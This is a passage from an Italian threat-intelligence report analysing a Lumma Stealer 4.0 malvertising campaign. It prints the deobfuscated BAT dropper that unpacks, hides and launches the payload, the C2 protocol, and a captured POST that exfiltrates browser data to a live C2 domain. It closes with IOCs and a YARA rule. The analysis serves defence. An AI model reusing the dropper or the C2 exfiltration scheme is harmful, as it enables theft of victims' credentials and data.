


Figure 14: BAT containing chinese text

Il file sembra contenere normale testo codificato in ASCII. A causa di specifici byte strategicamente posizionati nell'header il file riesce ad ingannare il software di rilevamento dei set di caratteri e ne ritorna la visualizzare come idiomi cinesi, pur sembrando un semplice file codificato in UTF-16.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	FF	FE	26	63	6C	73	0D	0A	40	65	63	68	6F	20	6F	66	ÿþ&cls..@echo of
00000010	66	0D	0A	6D	6F	64	65	20	36	35	2C	31	30	0D	0A	74	f..mode 65,10..t
00000020	69	74	6C	65	20	67	33	67	33	34	67	33	34	67	33	34	itle g3g34g34g34
00000030	67	34	33	20	28	33	34	67	33	34	67	34	35	68	36	68	g43 (34g34g45h6h
00000040	6A	35	36	6A	35	36	6A	29	0D	0A	6D	64	20	65	78	74	j56j56j)..md ext
00000050	72	61	63	74	65	64	0D	0A	72	65	6E	20	66	69	6C	65	racted..ren file
00000060	2E	62	69	6E	20	66	69	6C	65	2E	7A	69	70	0D	0A	63	.bin file.zip..c
00000070	61	6C	6C	20	37	7A	2E	65	78	65	20	65	20	66	69	6C	all 7z.exe e fil
00000080	65	2E	7A	69	70	20	2D	70	31	34	36	33	31	32	38	39	e.zip -p14631289
00000090	31	31	32	35	31	31	36	31	37	31	33	37	31	38	38	33	11251161713718883
000000A0	31	31	30	31	39	33	20	2D	6F	65	78	74	72	61	63	74	110193 -oextract
000000B0	65	64	20	0D	0A	66	6F	72	20	2F	6C	20	25	25	69	20	ed ..for /l %%i
000000C0	69	6E	20	28	32	2C	2D	31	2C	31	29	20	64	6F	20	28	in (2,-1,1) do (
000000D0	0D	0A	63	61	6C	6C	20	37	7A	2E	65	78	65	20	65	20	..call 7z.exe e
000000E0	65	78	74	72	61	63	74	65	64	2F	66	69	6C	65	5F	25	extracted/file_%
000000F0	25	69	2E	7A	69	70	20	2D	6F	65	78	74	72	61	63	74	%i.zip -oextract
00000100	65	64	0D	0A	29	0D	0A	72	65	6E	20	66	69	6C	65	2E	ed..)..ren file.
00000110	7A	69	70	20	66	69	6C	65	2E	62	69	6E	0D	0A	63	64	zip file.bin..cd
00000120	20	65	78	74	72	61	63	74	65	64	0D	0A	6D	6F	76	65	extracted..move
00000130	20	22	49	6E	73	74	61	6C	6C	65	72	2E	65	78	65	22	"Installer.exe"
00000140	20	2E	2E	2F	0D	0A	63	64	2E	2E	0D	0A	72	64	20	2F	../..cd....rd /
00000150	73	20	2F	71	20	65	78	74	72	61	63	74	65	64	0D	0A	s /q extracted..
00000160	61	74	74	72	69	62	20	2B	48	20	22	49	6E	73	74	61	attrib +H "Insta
00000170	6C	6C	65	72	2E	65	78	65	22	0D	0A	73	74	61	72	74	ller.exe"..start
00000180	20	22	22	20	22	49	6E	73	74	61	6C	6C	65	72	2E	65	"" "Installer.e
00000190	78	65	22	0D	0A	63	6C	73	0D	0A	65	63	68	6F	20	4C	xe"..cls..echo L
000001A0	61	75	6E	63	68	65	64	20	27	49	6E	73	74	61	6C	6C	aunched 'Install
000001B0	65	72	2E	65	78	65	27	2E	0D	0A	70	61	75	73	65	0D	er.exe'...pause.
000001C0	0A	64	65	6C	20	2F	66	20	2F	71	20	22	49	6E	73	74	.del /f /q "Inst
000001D0	61	6C	6C	65	72	2E	65	78	65	22	0D	0A					aller.exe"..

Figure 15: Hex editor used to check for the first 3 bytes

Dopo aver rimosso i 3 byte iniziali con un editor esadecimale, il file appare sotto forma di uno script PowerShell deobfuscato, il quale viene utilizzato per inizializzare il payload finale denominato "installer.exe".

```
cls
@echo off
mode 65,10
title g3g34g34g34g43 (34g34g45h6hj56j56j)
md extracted
ren file.bin file.zip
call 7z.exe e file.zip -p146312891125116171371883110193 -oextracted
for /l %%i in (2,-1,1) do (
call 7z.exe e extracted/file_%%i.zip -oextracted
)
ren file.zip file.bin
cd extracted
move "Installer.exe" ../
cd..
rd /s /q extracted
attrib +H "Installer.exe"
start "" "Installer.exe"
cls
echo Launched 'Installer.exe'.
pause
del /f /q "Installer.exe"
```

Figure16: Deobfuscated BAT

Dopo la decompressione e l'iniezione all'interno del processo MsBuild di destinazione il payload di Lumma mostra le sue caratteristiche. È possibile identificare diverse stringhe codificate in Base64, costituite da una parte iniziale composta da 32 byte statici, che fungono come chiave per decifrare la seconda parte della stringa contenente il C&C.




Figure17: Obfuscated C2 strings

Come parte delle nuove funzionalità di Lumma Stealer 4.0 la comunicazione con il server C2 non dipende più da richieste GET. Differentemente dalla versione precedente, la nuova versione di lumma si basa invece esclusivamente su richieste POST, difatti i precedenti endpoint sono stati sostituiti da un unico endpoint ('/api') che accetta i seguenti parametri:

- **"act=life": viene utilizzato per stabilire la connessione con la C2**
- **"act=recive_message": viene implementato per recuperare la configurazione della C2**

- **“act=send_message”: utilizzato per esfiltrare dati dalla vittima**




Figure 18: PCAP della comunicazione con C2

Infine, Lumma invia una richiesta composta da un valore chiamato “lid”, il quale rappresenta l'ID della LummaC2. Tramite questa richiesta log vengono esfiltrati tramite un’archivio ZIP, come mostrato nella schermata sottostante.

```
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=be85de5ipdocierre1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 13465
Host: brickbrothjorkyooe.shop

--be85de5ipdocierre1
Content-Disposition: form-data; name="hwid"

E59BD9E6832355110D5C4FA85831C25B
--be85de5ipdocierre1
Content-Disposition: form-data; name="pid"

2
--be85de5ipdocierre1
Content-Disposition: form-data; name="lid"
```

"Lumma ID"

```
UMLber--UNIK10K
--be85de5ipdocierre1
Content-Disposition: form-data; name="act"

send_message
--be85de5ipdocierre1
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object
```

COMPRESSED ARCHIVE EXFILTRATATION

```
PK.....Chrome/BrowserVersion.txt.....106.0.5249.119PK..(s2.........PK.....
...Chrome/dp.txt. .....P.].n.....a-.e...UW.G`.4.8{...PK..^..^%... ...PK.....Chrome/Default/History...o....q.J........N..]..u....f.....zu.........%..H...
c.MI.^z.....w)..`.z...]...^.a;.2..{.~....b?......|..||...R.......W\.a....BF.2..z&.....L.s..D.X...e.j.=)....<^.~........g.f..........N.................F.m4..>.[.m..m.Y.........
...Z..3...4...Z.....\.....l.o...4.....x.-g7.........}b...Tl.@~..Y.......H3.....................?......'.............?......7-........ .X.......~..?..............H?.............
...........@........ .....................T.................H?.....................c......@.........H.Y....<3...v.1.|...?..tfc....L.|*s.n..'>.~~.<.g...R.V....e~<........u...
.         |...
..=|..~q...o..^...$..v{A+QP.......4..SQ.r7.........r..u....<.[e..Sw.r.>.j.....3...`sk...R.+.m..=(^+...{......j.g...p.8Y.........77c......7....*./.....S.....s.....o$.....:..<..
.Zm...l.Z.':&.i.5uF...Z.%.E.....5...U...V.8..X.p|..f}T..p..f.t..g....H.          ,.k5...L.u.S.L..o..m..,.<".n.r,E..M?0.R....g.....(ZU.TD.-o.6|;.d{....GV.,...[.F..L]Q[G.......)jA
.4.VPs.....a.
.{t.c.b..w`V.C..k.e.b[.+6D.F...Zye}........h8c.....\....^._...{w\.l....j.h)
?z........1'..^.........(......U..#......L:.....=&.k...G....|tCeo..^...?.}CTHo.D.....S]@.v:.......V..S...@...
.t....mw.m.b.F....'ni.bf.E;:.,.(V_.E.A..oNM._^...o*{....U..'.."...+.<5|...6.W.R]..(~.04<(..&....j..a...O...K....,8......e..Q.....J..s.v...5~F.C-..`.d....=4.7.....7.G\^.<<....'
\/......6.....~.v.:#P`.....ol....._.
9..$..t.Sny...m..Y.t.2.
.>r....x.K.g.[{{;.....ol..(....@.c
.d.j..N\..7.V.m^u..,b.....>!.y/i..U....q..n.,.4xx2Q...+r..ez...a6._\....5E....D.l...
*....vP..!Q...Vl.....z.&.G...\......G.....~9,.1.0..D..d.....~....a1.....z+........E-.-...0[....       .i.......d..T33.L.:..........E....&.4.w.'..i..T.?......`.q...s..........
_...a.Yf..(.^H..".J'L9Z
.
..;|.w.......g.U.............l.[M.....G.tzW..f.TW.j..cO.{.B....7........_o...\..9...D.w.>.,LU          &:.........1\.h.^.vd   .lC...St...-...Y...g.1.Q........h.SrE.).........q}
..|...+Cm .l.'...YU,........2..@./m..c.%Sr..Y.......^.C#........n..GN3D%......ZrE36....4...>...6.p..H......K...........-<\...g.-$..........yd.n.^._....l..U
zCx7.$..U1..w.;..
!p.v...9.n...Y...77.s1E.]...fx.p
.....z...h........#...0.A3....Lh._b....!.....k/.....Z{3..h`.....)...\...~.Q.#..+....l.!R5I.....(.5
....7.j....k_^H......s#6.c.c[.Q.J..Xh?....#n...a..pe...+.?#.......<..^.U=..W.../^..G...)....|..5r/mx...s...5L..{.n..w.8X....j. ..d......(4....}9^.~....2..5..:.^..v^......\../.
...
```

Figure 19: Exfiltrated data

Conclusioni

Il modello Malware-as-a-Service (MaaS), con la sua infrastruttura facilmente accessibile, continua a essere l'approccio prediletto da treath actor emergenti per eseguire cyberattacchi complessi e redditizi. In questo report, ci proponiamo di fornire una panoramica delle metodologie più rilevanti impiegate dagli attori malevoli che distribuiscono malware, con particolare attenzione alle similarità osservate tra le diverse campagne analizzate. Anche se queste campagne di malvertising non mirano specificamente a comuni obiettivi di intelligence, rimangono una parte significativa del panorama delle minacce, sfruttando la mancanza di consapevolezza da parte degli utenti. Quest'ultimi devono quindi prestare attenzione in quanto hanno a che fare con fonti poco chiare, e devono assicurarsi di utilizzare applicazioni legittime provenienti da fonti affidabili e sicure.

Indicatori di compromissione(IOCs)

Hash:

59e2f9070459817e04cd8e80a7cdc1792b004e18cb782e72a94289751ba3b022 (setup.exe)

8bd127d689be65e45bb8d2a2ff66698200da97835809c6b56ec9e2929b70618a (De-pack.bat)

1a8b2d3134897a41decec134d4e2c3fff76a4d579d056a521314a1750c132f80 (installer.exe)

C2:

sideindexfollowragelrew[.]pw

technologyenterdo[.]shop

lighterepisodeheighte[.]fun

problemregardybuiwo[.]fun

problemregardybuiwo[.]fun

problemregardybuiwo.fun

Ppoореveningfuseor[.]pw

Turkeyunlikelyofw[.]shop

associationokeo[.]shop

Regole YARA

```
rule lumma

{

meta:

    author = "Tinexta"

    description = "Rule for Lumma"

    last_updated = "2024-07-05"

    tlp = "WHITE"

    category = "informational"


strings:

$1 = {8b 4c ?? ?? 8b 44 ?? ?? 0f b6 11 84 d2 74 ?? 41 88 10 40 0f b6 11 41 84 d2 75 ?? c6 00 00 c3}


condition:

$1 and uint16(0) == 0x5A4D

}
```

Appendice

https://www.fortinet.com/blog/threat-research/lumma-variant-on-youtube

Autori

Alvise Varagnolo

Cyber threat intelligence analyst

Linkedin

Luigi Martire

Senior Cyber threat intelligence analyst

Linkedin